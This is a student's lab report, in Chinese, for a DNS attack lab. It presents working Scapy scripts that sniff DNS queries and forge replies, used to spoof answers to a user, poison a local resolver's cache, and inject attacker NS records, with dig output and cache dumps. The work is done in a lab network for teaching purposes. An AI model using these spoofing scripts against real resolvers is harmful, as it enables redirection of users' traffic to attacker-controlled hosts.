LAB5: Local DNS Attack Lab

学号：57118227　　**姓名**：孙浩　　**日期**：2021年7月19日


Before the Task: Testing the DNS Setup

Get the IP address of *ns.attacker32.com*

在User上运行如下命令。

```
$ dig ns.attacker32.com
```

运行结果如下，符合预期。




```
root@ce11add09a4b:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46785
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2dde72973d3ee70f0100000060f5555abb0cf7346cd9c997 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      258379  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:35:06 UTC 2021
;; MSG SIZE  rcvd: 90

root@ce11add09a4b:/# 
```

Get the IP address of *www.example.com*

在User先运行如下命令。

```
$ dig www.example.com
```

可以看见询问的是Local DNS Server，得到了正确的IP。




seed@VM: ~

```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26425
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8a401f23af439a320100000060f554ebdc5b9cfe0c028e3e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2707 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:33:15 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/#
```

再执行如下命令，使其询问Attacker's nameserver。

```
$ dig @ns.attacker32.com www.example.com
```

可以看见得到了一个假的IP地址。



seed@VM: ~

```
root@ce11add09a4b:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3949
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1b5ebdc121ce3c390100000060f555ef6c94d11abd68bc99 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Jul 19 10:37:35 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/#
```


我们实验的目的就是完成上述的DNS查询的效果。环境测试结束。

Task 1: Directly Spoofing Response to User

攻击前 ***dig*** ***www.example.com*** 的结果可以查看上一部分。攻击使用的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport,sport=53)
        Anssec = 
DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
        dns = 
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=0,rd=0,qdcount=1,qr=1,ancount=1,nscount=0,a
rcount=0,an=Anssec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = 'udp and (src host 10.9.0.5 and dst port 53)'
pkt = sniff(iface='br-14f4be8c6dc7',filter=myFilter,prn=spoof_dns)
```

攻击后成功的结果如下。




```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 642
;; flags: qr; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 02:59:38 UTC 2021
;; MSG SIZE  rcvd: 64

root@ce11add09a4b:/# 
```

Task 2: DNS Cache Poisoning Attack-Spoofing Answers

攻击对象改变为本地的DNS服务器，对攻击代码进行一些修改，将sniff的目标IP改为DNS服务器的IP。


```
...
myFilter = 'udp and (src host 10.9.0.53 and dst port 53)'
...
```

攻击结果如下，首先可以看到User这边攻击成功。


seed@VM: ~

```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37509
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a20052b31ca1d4110100000060f7921ff26fb7d6fb0ee459 (goo
d)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 832 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 03:18:55 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/# 
```

然后再来观察一下本地DNS服务器的cache，也已经成功污染。


root@d96d9ff47d38: /

```
root@d96d9ff47d38:/# rndc dumpdb -cache
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863849  A       1.2.3.4
root@d96d9ff47d38:/# 
```


Task 3: Spoofing NS Records

修改攻击代码，使其增加Authority Section，让***ns.attacker32.com***成为***example.com***的name server。

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport,sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
```


```
        NSsec =
DNSRR(rrname='example.com',type='NS',rdata='ns.attacker32.com',ttl=259200)
        dns =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,a
rcount=0,an=Anssec,ns=NSsec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-14f4be8c6dc7',filter=myFilter,prn=spoof_dns)
```

攻击成功，首先可以看到User这边***www.example.com***的IP是Attacker's Nameserver(10.9.0.153)提供的1.2.3.5。并且是由本地DNS服务器(10.9.0.53)提供的，证明本地DNS服务器也遭到污染了。



```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35078
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d009ae1005041285010000060f79585abf9903a9ab7afce (goo
d)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 616 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 03:33:25 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/#
```

再来查看本地DNS服务器的cache，发现***exmaple.com***的name server已经被污染为攻击者的路由器了。



```
root@d96d9ff47d38:/# rndc dumpdb -cache
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863746  NS      ns.attacker32.com.
_.example.com.          863746  A       1.2.3.4
www.example.com.        863746  A       1.2.3.5
root@d96d9ff47d38:/#
```


Task 4: Spoofing NS Records for Another Domain

在Task3的代码基础上，增加一个新的NS记录，尝试使baidu.com的name server也污染为攻击者的指定。攻击前记得**rndc flush**本地DNS服务器。

> *因为谷歌不存在，所以这里换成了百度的，虽然但是，对实验结果没影响* 😕


```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport,sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
        NSsec1 =
DNSRR(rrname='example.com',type='NS',rdata='ns.attacker32.com',ttl=259200)
        NSsec2 =
DNSRR(rrname='baidu.com',type='NS',rdata='ns.attacker32.com',ttl=259200)
        dns =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,a
rcount=0,an=Anssec,ns=NSsec1/NSsec2)
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-14f4be8c6dc7',filter=myFilter,prn=spoof_dns)
```

可以看见，对于example.com的攻击不出意外的成功了。



```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40291
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0cd15a59caae62010100000060f799907baf1a8c5d412150 (goo
d)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 136 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 03:50:40 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/# 
```

接下来查看本地DNS服务器的cache，发现example.com的依然成功了，但是baidu.com的就没有成功，也就是说本地的DNS服务器并不相信对于请求的其他域NS的结果。



```
root@d96d9ff47d38:/# rndc dumpdb -cache
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863957  NS      ns.attacker32.com.
_.example.com.          863957  A       1.2.3.4
www.example.com.        863957  A       1.2.3.5
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep baidu.com
root@d96d9ff47d38:/# 
```

